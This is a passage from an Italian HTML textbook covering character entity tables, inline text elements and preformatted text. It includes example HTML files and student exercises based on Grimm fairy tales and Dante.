U+0160	ISOlat2	Š	Š	Š	Š	Š	latin capital letter S with caron
U+0161	ISOlat2	š	š	š	š	š	latin small letter s with caron
U+0178	ISOlat2	Ÿ	Ÿ	Ÿ	Ÿ	Ÿ	latin capital letter Y with diaeresis
U+02C6	ISOpub	ˆ	ˆ	ˆ	ˆ	ˆ	modifier letter circumflex accent
U+02DC	ISOdia	˜	˜	˜	˜	˜	small tilde
U+2002	ISOpub						en space
U+2003	ISOpub						em space
U+2009	ISOpub						thin space
U+200C	RFC 2070	‌					zero width non-joiner
U+200D	RFC 2070	‍					zero width joiner
U+200E	RFC 2070	‎	□	□	□	□	left-to-right mark
U+200F	RFC 2070	‏	□	□	□	□	right-to-left mark
U+2013	ISOpub	–	–	–	–	–	en dash
U+2014	ISOpub	—	—	—	—	—	em dash
U+2018	ISOnum	‘	‘	‘	‘	‘	left single quotation mark
U+2019	ISOnum	’	’	’	’	’	right single quotation mark
U+201A		‚	‚	‚	‚	‚	single low-9 quotation mark
U+201C	ISOnum	“	“	“	“	“	left double quotation mark
U+201D	ISOnum	”	”	”	”	”	right double quotation mark
U+201E		„	„	„	„	„	double low-9 quotation mark
U+2020	ISOpub	†	†	†	†	†	dagger
U+2021	ISOpub	‡	‡	‡	‡	‡	double dagger
U+2030	ISOtech	‰	‰	‰	‰	‰	per mille sign
U+2039	ISO proposed	‹	〈	〈	〈	〈	single left-pointing angle quotation mark
U+203A	ISO proposed	›	〉	〉	〉	〉	single right-pointing angle quotation mark
U+20AC		€	€	€	€	€	euro sign

Tabella 480.3. Entità HTML HTMLsymbol.

Codifica	Standard	SGML macro					Descrizione
U+0192	ISOtech	ƒ	ƒ	ƒ	ƒ	ƒ	latin small f with hook = function= florin
U+0391		Α	Α	Α	Α	Α	greek capital letter alpha
U+0392		Β	Β	Β	Β	Β	greek capital letter beta
U+0393	ISOgrk3	Γ	Γ	Γ	Γ	Γ	greek capital letter gamma
U+0394	ISOgrk3	Δ	Δ	Δ	Δ	Δ	greek capital letter delta
U+0395		Ε	Ε	Ε	Ε	Ε	greek capital letter epsilon
U+0396		Ζ	Ζ	Ζ	Ζ	Ζ	greek capital letter zeta
U+0397		Η	Η	Η	Η	Η	greek capital letter eta
U+0398	ISOgrk3	Θ	Θ	Θ	Θ	Θ	greek capital letter theta
U+0399		Ι	Ι	Ι	Ι	Ι	greek capital letter iota
U+039A		Κ	Κ	Κ	Κ	Κ	greek capital letter kappa
U+039B	ISOgrk3	Λ	Λ	Λ	Λ	Λ	greek capital letter lambda

Codifica	Standard	SGML macro					Descrizione
U+039C		Μ	Μ	Μ	Μ	Μ	greek capital letter mu
U+039D		Ν	Ν	Ν	Ν	Ν	greek capital letter nu
U+039E	ISOgrk3	Ξ	Ξ	Ξ	Ξ	Ξ	greek capital letter xi
U+039F		Ο	Ο	Ο	Ο	Ο	greek capital letter omicron
U+03A0	ISOgrk3	Π	Π	Π	Π	Π	greek capital letter pi
U+03A1		Ρ	Ρ	Ρ	Ρ	Ρ	greek capital letter rho
U+03A3	ISOgrk3	Σ	Σ	Σ	Σ	Σ	greek capital letter sigma
U+03A4		Τ	Τ	Τ	Τ	Τ	greek capital letter tau
U+03A5	ISOgrk3	Υ	Υ	Υ	Υ	Υ	greek capital letter upsilon
U+03A6	ISOgrk3	Φ	Φ	Φ	Φ	Φ	greek capital letter phi
U+03A7		Χ	Χ	Χ	Χ	Χ	greek capital letter chi
U+03A8	ISOgrk3	Ψ	Ψ	Ψ	Ψ	Ψ	greek capital letter psi
U+03A9	ISOgrk3	Ω	Ω	Ω	Ω	Ω	greek capital letter omega
U+03B1	ISOgrk3	α	α	α	α	α	greek small letter alpha
U+03B2	ISOgrk3	β	β	β	β	β	greek small letter beta
U+03B3	ISOgrk3	γ	γ	γ	γ	γ	greek small letter gamma
U+03B4	ISOgrk3	δ	δ	δ	δ	δ	greek small letter delta
U+03B5	ISOgrk3	ε	ϵ	ϵ	ϵ	ϵ	greek small letter epsilon
U+03B6	ISOgrk3	ζ	ζ	ζ	ζ	ζ	greek small letter zeta
U+03B7	ISOgrk3	η	η	η	η	η	greek small letter eta
U+03B8		θ	θ	θ	θ	θ	greek small letter theta
U+03B9	ISOgrk3	ι	ι	ι	ι	ι	greek small letter iota
U+03BA	ISOgrk3	κ	κ	κ	κ	κ	greek small letter kappa
U+03BB	ISOgrk3	λ	λ	λ	λ	λ	greek small letter lambda
U+03BC	ISOgrk3	μ	μ	μ	μ	μ	greek small letter mu
U+03BD	ISOgrk3	ν	ν	ν	ν	ν	greek small letter nu
U+03BE	ISOgrk3	ξ	ξ	ξ	ξ	ξ	greek small letter xi
U+03BF		ο	ο	ο	ο	ο	greek small letter omicron
U+03C0	ISOgrk3	π	π	π	π	π	greek small letter pi
U+03C1	ISOgrk3	ρ	ρ	ρ	ρ	ρ	greek small letter rho
U+03C2	ISOgrk3	ς	ς	ς	ς	ς	greek small letter final sigma
U+03C3	ISOgrk3	σ	σ	σ	σ	σ	greek small letter sigma
U+03C4	ISOgrk3	τ	τ	τ	τ	τ	greek small letter tau
U+03C5	ISOgrk3	υ	υ	υ	υ	υ	greek small letter upsilon
U+03C6		φ	ϕ	ϕ	ϕ	ϕ	greek small letter phi
U+03C7	ISOgrk3	χ	χ	χ	χ	χ	greek small letter chi
U+03C8	ISOgrk3	ψ	ψ	ψ	ψ	ψ	greek small letter psi
U+03C9	ISOgrk3	ω	ω	ω	ω	ω	greek small letter omega
U+03D1		ϑ	ϑ	ϑ	ϑ	ϑ	greek small letter theta symbol
U+03D2		ϒ	ϒ	ϒ	ϒ	ϒ	greek upsilon with hook symbol
U+03D6	ISOgrk3	ϖ	ϖ	ϖ	ϖ	ϖ	greek pi symbol
U+2022	ISOpub	•	•	•	•	•	bullet = black small circle

Codifica	Standard	SGML macro					Descrizione
U+2026	ISOpub	…	…	…	…	…	horizontal ellipsis = three dot leader
U+2032	ISOtech	′	′	′	′	′	prime = minutes = feet
U+2033	ISOtech	″	″	″	″	″	double prime = seconds = inches
U+203E		‾	‾	‾	‾	‾	overline = spacing overscore
U+2044		⁄	⁄	⁄	⁄	⁄	fraction slash
U+2118	ISOamso	℘	℘	℘	℘	℘	script capital P = power set = Weierstrass p
U+2111	ISOamso	ℑ	ℑ	ℑ	ℑ	ℑ	blackletter capital I = imaginary part
U+211C	ISOamso	ℜ	ℜ	ℜ	ℜ	ℜ	blackletter capital R = real part symbol
U+2122	ISOnum	™	™	™	™	™	trade mark sign
U+2135		ℵ	ℵ	ℵ	ℵ	ℵ	alef symbol = first transfinite cardinal
U+2190	ISOnum	←	←	←	←	←	leftwards arrow
U+2191	ISOnu	↑	↑	↑	↑	↑	upwards arrow
U+2192	ISOnum	→	→	→	→	→	rightwards arrow
U+2193	ISOnum	↓	↓	↓	↓	↓	downwards arrow
U+2194	ISOamsa	↔	↔	↔	↔	↔	left right arrow
U+21B5		↵	↩	↩	↩	↩	downwards arrow with corner leftwards = carriage return
U+21D0	ISOtech	⇐	⇐	⇐	⇐	⇐	leftwards double arrow
U+21D1	ISOamsa	⇑	⇑	⇑	⇑	⇑	upwards double arrow
U+21D2	ISOtech	⇒	⇒	⇒	⇒	⇒	rightwards double arrow
U+21D3	ISOamsa	⇓	⇓	⇓	⇓	⇓	downwards double arrow
U+21D4	ISOamsa	⇔	⇔	⇔	⇔	⇔	left right double arrow
U+2200	ISOtech	∀	∀	∀	∀	∀	for all
U+2202	ISOtech	∂	∂	∂	∂	∂	partial differential
U+2203	ISOtech	∃	∃	∃	∃	∃	there exists
U+2205	ISOamso	∅	∅	∅	∅	∅	empty set = null set = diameter
U+2207	ISOtech	∇	∇	∇	∇	∇	nabla = backward difference
U+220A	ISOtech	∈	□	□	□	□	element of
U+2209	ISOtech	∉	∉	∉	∉	∉	not an element of
U+220D	ISOtech	∋	□	□	□	□	contains as member
U+220F	ISOamsb	∏	∏	∏	∏	∏	n-ary product = product sign
U+2211	ISOamsb	∑	∑	∑	∑	∑	n-ary sumation
U+2212	ISOtech	−	−	−	−	−	minus sign
U+2217	ISOtech	∗	∗	∗	∗	∗	asterisk operator
U+221A	ISOtech	√	√	√	√	√	square root = radical sign
U+221D	ISOtech	∝	∝	∝	∝	∝	proportional to
U+221E	ISOtech	∞	∞	∞	∞	∞	infinity
U+2220	ISOamso	∠	∠	∠	∠	∠	angle
U+2227	ISOtech	∧	∧	∧	∧	∧	logical and = wedge
U+2228	ISOtech	∨	∨	∨	∨	∨	logical or = vee
U+2229	ISOtech	∩	∩	∩	∩	∩	intersection = cap
U+222A	ISOtech	∪	∪	∪	∪	∪	union = cup
U+222B	ISOtech	∫	∫	∫	∫	∫	integral

Codifica	Standard	SGML macro					Descrizione
U+2234	ISOtech	∴	∴	∴	∴	∴	therefore
U+223C	ISOtech	∼	∼	∼	∼	∼	tilde operator = varies with = similar to
U+2245	ISOtech	≅	≅	≅	≅	≅	approximately equal to
U+2248	ISOamsr	≈	≍	≍	≍	≍	almost equal to = asymptotic to
U+2260	ISOtech	≠	≠	≠	≠	≠	not equal to
U+2261	ISOtech	≡	≡	≡	≡	≡	identical to
U+2264	ISOtech	≤	≤	≤	≤	≤	less-than or equal to
U+2265	ISOtech	≥	≥	≥	≥	≥	greater-than or equal to
U+2282	ISOtech	⊂	⊂	⊂	⊂	⊂	subset of
U+2283	ISOtech	⊃	⊃	⊃	⊃	⊃	superset of
U+2284	ISOamsn	⊄	⊄	⊄	⊄	⊄	not a subset of
U+2286	ISOtech	⊆	⊆	⊆	⊆	⊆	subset of or equal to
U+2287	ISOtech	⊇	⊇	⊇	⊇	⊇	superset of or equal to
U+2295	ISOamsb	⊕	⊕	⊕	⊕	⊕	circled plus = direct sum
U+2297	ISOamsb	⊗	⊗	⊗	⊗	⊗	circled times = vector product
U+22A5	ISOtech	⊥	⊥	⊥	⊥	⊥	up tack = orthogonal to = perpendicular
U+22C5	ISOamsb	⋅	⋅	⋅	⋅	⋅	dot operator
U+2308	ISOamsc	⌈	⌈	⌈	⌈	⌈	left ceiling = apl upstile
U+2309	ISOamsc	⌉	⌉	⌉	⌉	⌉	right ceiling
U+230A	ISOamsc	⌊	⌊	⌊	⌊	⌊	left floor = apl downstile
U+230B	ISOamsc	⌋	⌋	⌋	⌋	⌋	right floor
U+2329	ISOtech	⟨	□	□	□	□	left-pointing angle bracket = bra
U+232A	ISOtech	⟩	□	□	□	□	right-pointing angle bracket = ket
U+25CA	ISOpub	◊	◊	◊	◊	◊	lozenge
U+2660	ISOpub	♠	♠	♠	♠	♠	black spade suit
U+2663	ISOpub	♣	♣	♣	♣	♣	black club suit = shamrock
U+2665	ISOpub	♥	♥	♥	♥	♥	black heart suit = valentine
U+2666	ISOpub	♦	♦	♦	♦	♦	black diamond suit

Oltre alle macro delle entità standard, descritte nelle tabelle appena mostrate, è possibile usare altre macro, che fanno riferimento al codice numerico dei caratteri che si vogliono usare. Esistono due modi alternativi: '`&#n;`' oppure '`&#xn;`'. Per esempio, '`è`' oppure '`è`' rappresentano indifferentemente la lettera «è». La differenza sta nel fatto che nel primo caso, si usa il codice numerico in base dieci, mentre nel secondo si usa il codice in esadecimale (in base sedici). Le tabelle delle macro mostrano nella prima colonna il valore dell'insieme di caratteri universale, che si esprime con un numero in esadecimale.

> La sigla esadecimale da usare nelle macro del tipo '`&#xn;`' deve essere composta con lettere minuscole. La sigla indicata nella prima colonna delle tabelle contiene il prefisso «U+» che deve essere rimosso nella rappresentazione della macro.

In generale, se possibile, è bene usare le macro standard che, attraverso il loro nome, ricordano anche di che carattere si tratta, mentre per poter scrivere altri simboli mancanti occorre usare necessariamente le macro numeriche.

480.1 File «macro-01.html»

Si crei il file ‘`macro-01.html`’, sfruttando eventualmente una copia di un altro file HTML creato in precedenza, con il contenuto seguente:

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
    <META NAME="Description" CONTENT="Macro HTML, esempio 01">
    <META NAME="Keywords" CONTENT="HTML, macro, entit&agrave;, esempio">
    <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
    <META NAME="Date" CONTENT="2007.01.01">
    <META NAME="Resource-type" LANG="en" CONTENT="Document">
    <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
    <META NAME="Robots" CONTENT="ALL">
    <TITLE>Macro HTML</TITLE>
</HEAD>
<BODY>

<H1>Entit&agrave; SGML utilizzate nei documenti HTML</H1>

<P>Un file HTML pu&ograve; contenere delle macro speciali, composte da
un nome, circoscritto inizialmente dal simbolo &amp; e concluso da un
punto e virgola.</P>

<P>Le macro servono per poter inserire simboli come
&lt; e &gt;, che vengono usati nel sorgente HTML con un
significato speciale, per le lettere accentate degli alfabeti latini e
per la rappresentazione di alfabeti esotici.</P>

<P>Per la lingua italiana servono in modo particolare
le vocali accentate: &agrave;, &egrave;, &igrave;,
&ograve;, &ugrave;, &eacute;, &Agrave;, &Egrave;, &Igrave;,
&Ograve;, &Ugrave;, &Eacute;.</p>

<P>Quando si usano le macro all'interno degli attributi di un elemento,
che sono gi&agrave; delimitati da apici doppi, questi si possono
ottenere con la macro &amp;quot; (&quot;).</P>

</BODY>
</HTML>
```

Come sempre, si deve verificare la correttezza sintattica e quindi si deve verificare il risultato visto da un navigatore.

Figura 480.5. Aspetto del file ‘`macro-01.html`’ con un navigatore.

Entità SGML utilizzate nei documenti HTML

Un file HTML può contenere delle macro speciali, composte da un nome, circoscritto inizialmente dal simbolo & e concluso da un punto e virgola.

Le macro servono per poter inserire simboli come < e >, che vengono usati nel sorgente HTML con un significato speciale, per le lettere accentate degli alfabeti latini e per la rappresentazione di alfabeti esotici.

Per la lingua italiana servono in modo particolare le vocali accentate: à, è, ì, ò, ù, é, À, È, Ì, Ò, Ù, É.

Quando si usano le macro all’interno degli attributi di un elemento, che sono già delimitati da apici doppi, questi si possono ottenere con la macro " (").

480.2 File «macro-02.html»

Per esercizio, si salvi il file con il nome ‘`macro-02.html`’, modificando tutte le macro che fanno riferimento a entità standard, con macro numeriche, secondo la forma ‘**`&#x`*`n`*`;`**’ (con il valore in esadecimale). Per fare questo si devono consultare le tabelle che appaiono all’inizio del capitolo.

Si controlli la correttezza sintattica e che il risultato visto dal navigatore non sia cambiato.

480.3 Verifica sulla struttura generale e sull’uso delle macro

In base a quanto appreso fino a questo punto, si realizzi il file ‘`verifica-struttura-macro.html`’ che produca un risultato abbastanza simile a quello seguente, quando viene visto attraverso un navigatore:

Cappuccetto Rosso

di Jakob e Wilhelm Grimm

C’era una volta una cara ragazzina; solo a vederla le volevan tutti bene, e specialmente la nonna, che non sapeva più cosa regalarle. Una volta le regalò un cappuccetto di velluto rosso, e, poiché le donava tanto ch’essa non volle più portare altro, la chiamarono sempre Cappuccetto Rosso.

[...]

Si completi l’intestazione, coerentemente, secondo il proprio criterio, seguendo le modalità già stabilite. Si deve consegnare per la valutazione:

1. la stampa del risultato ottenuto attraverso il navigatore;
2. la stampa del sorgente.

Si richiede espressamente che tutti gli elementi, a esclusione di quelli che devono essere vuoti (come il caso di ‘**`META`**’), siano terminati correttamente con il marcatore di chiusura.

Capitolo 481

Contenuto del testo lineare

Il testo lineare è composto da caratteri tipografici, macro che si espandono in caratteri tipografici particolari ed elementi che delimitano porzioni del testo o che servono a inserire oggetti speciali nel testo. La tabella seguente elenca gli elementi più comuni per delimitare e qualificare delle porzioni di testo, oppure per interromperlo.

Tabella 481.1. Elementi da usare all'interno delle frasi.

Elemento	Significato
EM	Testo enfatizzato, di solito in corsivo.
STRONG	Testo evidenziato, di solito in neretto.
CITE	Citazione, nel senso di chi o cosa viene citato.
Q	Testo citato.
DFN	Definizione.
CODE	Codice usato in elaborazione, di solito reso in carattere dattilografico.
SAMP	Testo risultato di un'elaborazione.
KBD	Testo da inserire attraverso la tastiera.
VAR	Variabile o argomento di un programma.
ABBR	Abbreviazione.
ACRONYM	Acronimo.
SUB	Testo a pedice.
SUP	Testo ad apice.
BR	Va a capo (elemento vuoto).

Questi elementi possono essere usati con l'attributo '**`TITLE`**', con il quale si dà un titolo al contenuto. Per esempio, l'elemento '**`ACRONYM`**' può essere usato per circoscrivere un acronimo, ovvero una sigla, mentre con l'attributo '**`TITLE`**' si va a descrivere in modo esteso il suo significato:

```
<P>Il <ACRONYM TITLE="World Wide Web Consortium">W3C</ACRONYM> è un
consorzio per lo sviluppo di tecnologie di...</P>
```

481.1 File «testo-lineare-01.html»

Si crei il file '`testo-lineare-01.html`', sfruttando eventualmente una copia di un altro file HTML creato in precedenza, con il contenuto seguente:

```
1   <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2   <HTML LANG="it">
3   <HEAD>
4       <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5       <META NAME="Description" CONTENT="Elementi tipici contenuti nel
6       testo lineare, esempio 01">
7       <META NAME="Keywords" CONTENT="HTML, testo lineare, elementi,
8       esempio">
9       <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
10      <META NAME="Date" CONTENT="2007.01.01">
11      <META NAME="Resource-type" LANG="en" CONTENT="Document">
12      <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
13      <META NAME="Robots" CONTENT="ALL">
14      <TITLE>Elementi del testo lineare</TITLE>
15  </HEAD>
```

```
16 <BODY>
17
18 <H1>Elementi del testo lineare</H1>
19
20 <P>All’interno di un <EM>testo lineare</EM> si possono usare elementi
21 che delimitano e qualificano il testo che racchiudono.<BR>Questo &egrave;
22 un <STRONG>neretto</STRONG>, questa &egrave; la molecola dell’acqua:
23 <CODE>H<SUB>2</SUB>O</CODE>.</P>
24
25 <P>Si osservi comunque che non tutti gli elementi che delimitano del
26 testo lineare producono necessariamente un effetto visibile nel
27 risultato ottenuto attraverso il navigatore, oppure possono prevedere
28 l’inserzione di altri simboli. Per esempio, Dante Alighieri scrisse: <Q
29 TITLE="Inferno, canto I">Nel mezzo del cammin di nostra vita mi ritrovai
30 per una selva oscura ch&eacute; la diritta via era smarrita.</Q></P>
31
32 </BODY>
33 </HTML>
```

Figura 481.4. Aspetto del file ‘`testo-lineare-01.html`’ con un navigatore.

Elementi del testo lineare

All’interno di un *testo lineare* si possono usare elementi che delimitano e qualificano il testo che racchiudono.
Questo è un **neretto**, questa è la molecola dell’acqua: H_2O.

Si osservi comunque che non tutti gli elementi che delimitano del testo lineare producono necessariamente un effetto visibile nel risultato ottenuto attraverso il navigatore, oppure possono prevedere l’inserzione di altri simboli. Per esempio, Dante Alighieri scrisse: «Nel mezzo del cammin di nostra vita mi ritrovai per una selva oscura ché la diritta via era smarrita.»

Nel caso particolare dell’elemento ‘**`Q`**’, dal punto di vista visivo, il navigatore dovrebbe inserire le virgolette appropriate, secondo il tipo di linguaggio a cui si sta facendo riferimento; inoltre, portando il puntatore del mouse sopra il testo delimitato dall’elemento ‘**`Q`**’, dovrebbe apparire la nota contenuta nell’attributo ‘**`TITLE`**’: «Inferno, canto I».

481.2 File «testo-lineare-02.html»

Per esercizio, si crei il file ‘`testo-lineare-02.html`’, utilizzando tutti gli elementi che appaiono descritti nella tabella riassuntiva all’inizio del capitolo.

481.3 Verifica sull’uso degli elementi interni al testo lineare

In base a quanto appreso fino a questo punto, si realizzi il file ‘`verifica-testo-lineare-01.html`’ che produca un risultato abbastanza simile a quello seguente, quando viene visto attraverso un navigatore:

Biancaneve

di Jakob e Wilhelm Grimm

C'era una volta una regina in attesa di un bambino che in una giornata invernale stava filando davanti alla finestra. Il davanzale era di legno d'ebano nero, e si stava ammucchiando già della neve. Ad un tratto si punse un dito ed alcune gocce di sangue caddero sulla neve. La regina pensò: «Come mi piacerebbe avere una bambina dai capelli neri come l'ebano, dalle labbra rosse come il sangue e dalla pelle bianca come la neve!»

Ma dopo poco si ammalò gravemente e morì. Per qualche anno il re suo marito fu inconsolabile: poi un giorno incontrò una bellissima dama a caccia, ricca e nobile e decise di sposarla per dare una mamma a Biancaneve. Ma ignorava che era in realtà una strega, esperta in pozioni magiche, con uno specchio magico a cui ogni giorno chiedeva: «Specchio, specchio delle mie brame, chi è la più bella del reame!» per il gusto di farsi rispondere «La più bella mia regina sei tu».

[...]

In corrispondenza del titolo, interno al corpo del documento, si vuole inserire l'anno di edizione (1812-1822), in modo che appaia quando vi si porta sopra il puntatore del mouse, usando il navigatore.

Si completi l'intestazione, coerentemente, secondo il proprio criterio, seguendo le modalità già stabilite. Si deve consegnare per la valutazione:

1. la stampa del risultato ottenuto attraverso il navigatore;
2. la stampa del sorgente.

Si richiede espressamente che tutti gli elementi, a esclusione di quelli che devono essere vuoti, siano terminati correttamente con il marcatore di chiusura.

481.4 Seconda verifica sull'uso degli elementi interni al testo lineare

In base a quanto appreso fino a questo punto, si realizzi il file '`verifica-testo-lineare-02.html`' che produca un risultato abbastanza simile a quello seguente, quando viene visto attraverso un navigatore:

Paradiso

di Dante Alighieri

Canto I

La gloria di colui che tutto move
per l'universo penetra, e risplende
in una parte più e meno altrove.

Nel ciel che più de la sua luce prende
fu' io, e vidi cose che ridire
né sa né può chi di là sù discende;

perché appressando sé al suo disire,
nostro intelletto si profonda tanto,
che dietro la memoria non può ire.

[...]

La verifica richiede in modo particolare l'uso appropriato degli elementi '**`P`**' e '**`BR`**'.

Si completi l'intestazione, coerentemente, secondo il proprio criterio, seguendo le modalità già stabilite. Si deve consegnare per la valutazione:

1. la stampa del risultato ottenuto attraverso il navigatore;
2. la stampa del sorgente.

Si richiede espressamente che tutti gli elementi, a esclusione di quelli che devono essere vuoti, siano terminati correttamente con il marcatore di chiusura.

Capitolo 482

Testo preformattato

Il carattere tipografico che si ottiene normalmente, visualizzando un documento HTML attraverso un navigatore grafico, ha una larghezza proporzionale. Quando c'è la necessità di rappresentare qualcosa con un carattere a larghezza uniforme, ovvero «dattilografico», si usano alcuni elementi appositi: '**`CODE`**' e '**`SAMP`**' nell'ambito di un testo lineare; '**`PRE`**' come blocco separato. L'elemento '**`PRE`**' in particolare è molto utile per la rappresentazione di listati, come può essere una porzione di un sorgente di un linguaggio di programmazione.

482.1 File «testo-preformattato-01.html»

Si crei il file '`testo-preformattato-01.html`' con il contenuto seguente:

```
1   <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2   <HTML LANG="it">
3   <HEAD>
4       <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5       <META NAME="Description" CONTENT="Elementi usati per rappresentare
6       testo dattilografico e listati, esempio 01">
7       <META NAME="Keywords" CONTENT="HTML, testo preformattato, elementi,
8       esempio">
9       <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
10      <META NAME="Date" CONTENT="2007.01.01">
11      <META NAME="Resource-type" LANG="en" CONTENT="Document">
12      <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
13      <META NAME="Robots" CONTENT="ALL">
14      <TITLE>Testo preformattato</TITLE>
15  </HEAD>
16  <BODY>
17
18  <H1>Linguaggio C</H1>
19
20  <P>Il codice di un programma C &egrave; scomposto in funzioni, dove
21  l'esecuzione del programma corrisponde alla chiamata della funzione
22  <CODE>main()</CODE>. Questa funzione pu&ograve; essere dichiarata senza
23  argomenti oppure con due argomenti precisi: <SAMP>int main (int argc,
24  char *argv[])</SAMP>.</P>
25
26  <H2>Ciao mondo!</H2>
27
28  <P>Segue un esempio molto semplice di un programma che emette un
29  messaggio e poi termina la sua esecuzione:</P>
30
31  <PRE>
32  #include &lt;stdio.h&gt;
33
34  int main ()
35  {
36      printf ("Ciao mondo!\n");
37  }
38  </PRE>
39
40  <P>Dopo la compilazione del sorgente, si pu&ograve; eseguire il
```

```
programma eseguibile e il risultato &egrave;: <SAMP>Ciao
mondo!</SAMP></P>

</BODY>
</HTML>
```

Figura 482.2. Aspetto del file '`testo-preformattato-01.html`' con un navigatore.

Linguaggio C

Il codice di un programma C è scomposto in funzioni, dove l'esecuzione del programma corrisponde alla chiamata della funzione `main()`. Questa funzione può essere dichiarata senza argomenti oppure con due argomenti precisi: `int main (int argc, char *argv[])`.

Ciao mondo!

Segue un esempio molto semplice di un programma che emette un messaggio e poi termina la sua esecuzione:

```
#include <stdio.h>

int main ()
{
    printf ("Ciao mondo!\n");
}
```

Dopo la compilazione del sorgente, si può eseguire il programma eseguibile e il risultato è: `Ciao mondo!`

Come si può osservare, di solito non c'è differenza nel modo in cui viene reso tipograficamente il contenuto dell'elemento '**`CODE`**' rispetto a quello dell'elemento '**`SAMP`**'. Ciò che in particolare si deve comprendere dall'esempio, è il comportamento dell'elemento '**`PRE`**': è un blocco che contiene testo lineare, ma a differenza dell'elemento '**`P`**', gli spazi orizzontali e le interruzioni di riga vengono rispettati nella resa finale, così come sono nel sorgente.

482.2 File «testo-preformattato-02.html»

Si salvi il file nuovamente, ma con il nome '`testo-preformattato-02.html`', modificandone il contenuto nel modo seguente:

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
    <META NAME="Description" CONTENT="Elementi usati per rappresentare
    testo dattilografico e listati, esempio 02">
    <META NAME="Keywords" CONTENT="HTML, testo preformattato, elementi,
    esempio">
    <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
    <META NAME="Date" CONTENT="2007.01.01">
    <META NAME="Resource-type" LANG="en" CONTENT="Document">
    <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
    <META NAME="Robots" CONTENT="ALL">
    <TITLE>Testo preformattato</TITLE>
</HEAD>
<BODY>

```

```
18  <H1>Linguaggio C</H1>
19
20  <P>Il codice di un programma C &egrave; scomposto in funzioni, dove
21  l’esecuzione del programma corrisponde alla chiamata della funzione
22  <CODE>main()</CODE>. Questa funzione pu&ograve; essere dichiarata senza
23  argomenti oppure con due argomenti precisi: <SAMP>int main (int argc,
24  char *argv[])</SAMP>.</P>
25
26  <H2>Ciao mondo!</H2>
27
28  <P>Segue un esempio molto semplice di un programma che emette un
29  messaggio e poi termina la sua esecuzione:</P>
30
31  <P><CODE>
32  #include &lt;stdio.h&gt;<BR>
33  int main ()<BR>
34  {<BR>
35      printf ("Ciao mondo!\n");<BR>
36  }
37  </CODE></P>
38
39  <P>Dopo la compilazione del sorgente, si pu&ograve; eseguire il
40  programma eseguibile e il risultato &egrave;: <SAMP>Ciao
41  mondo!</SAMP></P>
42
43  </BODY>
44  </HTML>
```

Come si può comprendere, si intende riprodurre il funzionamento dell’elemento ‘**PRE**’ attraverso l’uso dell’elemento ‘**CODE**’, inserendo degli elementi ‘**BR**’ per interrompere esplicitamente le righe. Ciò che si ottiene assomiglia al file precedente, ma rimane irrisolto il problema degli spazi:

Figura 482.4. Aspetto del file ‘`testo-preformattato-02.html`’ con un navigatore.

Linguaggio C

Il codice di un programma C è scomposto in funzioni, dove l’esecuzione del programma corrisponde alla chiamata della funzione `main()`. Questa funzione può essere dichiarata senza argomenti oppure con due argomenti precisi: `int main (int argc, char *argv[])`.

Ciao mondo!

Segue un esempio molto semplice di un programma che emette un messaggio e poi termina la sua esecuzione:

```
#include <stdio.h>
int main ()
{
printf ("Ciao mondo!\n");
}
```

Dopo la compilazione del sorgente, si può eseguire il programma eseguibile e il risultato è: `Ciao mondo!`

482.3 File «testo-preformattato-03.html»

Si salvi il file nuovamente, ma con il nome '`testo-preformattato-03.html`', modificandone il contenuto nel modo seguente:

```
1  <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2  <HTML LANG="it">
3  <HEAD>
4      <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5      <META NAME="Description" CONTENT="Elementi usati per rappresentare
6      testo dattilografico e listati, esempio 03">
7      <META NAME="Keywords" CONTENT="HTML, testo preformattato, elementi,
8      esempio">
9      <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
10     <META NAME="Date" CONTENT="2007.01.01">
11     <META NAME="Resource-type" LANG="en" CONTENT="Document">
12     <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
13     <META NAME="Robots" CONTENT="ALL">
14     <TITLE>Testo preformattato</TITLE>
15 </HEAD>
16 <BODY>
17 
18 <H1>Linguaggio C</H1>
19 
20 <P>Il codice di un programma C &egrave; scomposto in funzioni, dove
21 l'esecuzione del programma corrisponde alla chiamata della funzione
22 <CODE>main()</CODE>. Questa funzione pu&ograve; essere dichiarata senza
23 argomenti oppure con due argomenti precisi: <SAMP>int main (int argc,
24 char *argv[])</SAMP>.</P>
25 
26 <H2>Ciao mondo!</H2>
27 
28 <P>Segue un esempio molto semplice di un programma che emette un
29 messaggio e poi termina la sua esecuzione:</P>
30 
31 <P><CODE>
32 #include &lt;stdio.h&gt;<BR>
33 int main ()<BR>
34 {<BR>
35     printf ("Ciao mondo!\n");<BR>
36 }
37 </CODE></P>
38 
39 <P>Dopo la compilazione del sorgente, si pu&ograve; eseguire il
40 programma eseguibile e il risultato &egrave;: <SAMP>Ciao
41 mondo!</SAMP></P>
42 
43 </BODY>
44 </HTML>
```

Anche in questo caso si vuole riprodurre il funzionamento dell'elemento '**`PRE`**', ma questa volta si provvede anche a inserire degli spazi letterali (precisamente spazi non interrompibili),

attraverso la macro ‘` `’ (*No-break space*). Il risultato è molto simile, visivamente, a quello dell’elemento ‘**PRE**’.

Figura 482.6. Aspetto del file ‘`testo-preformattato-03.html`’ con un navigatore.

Linguaggio C

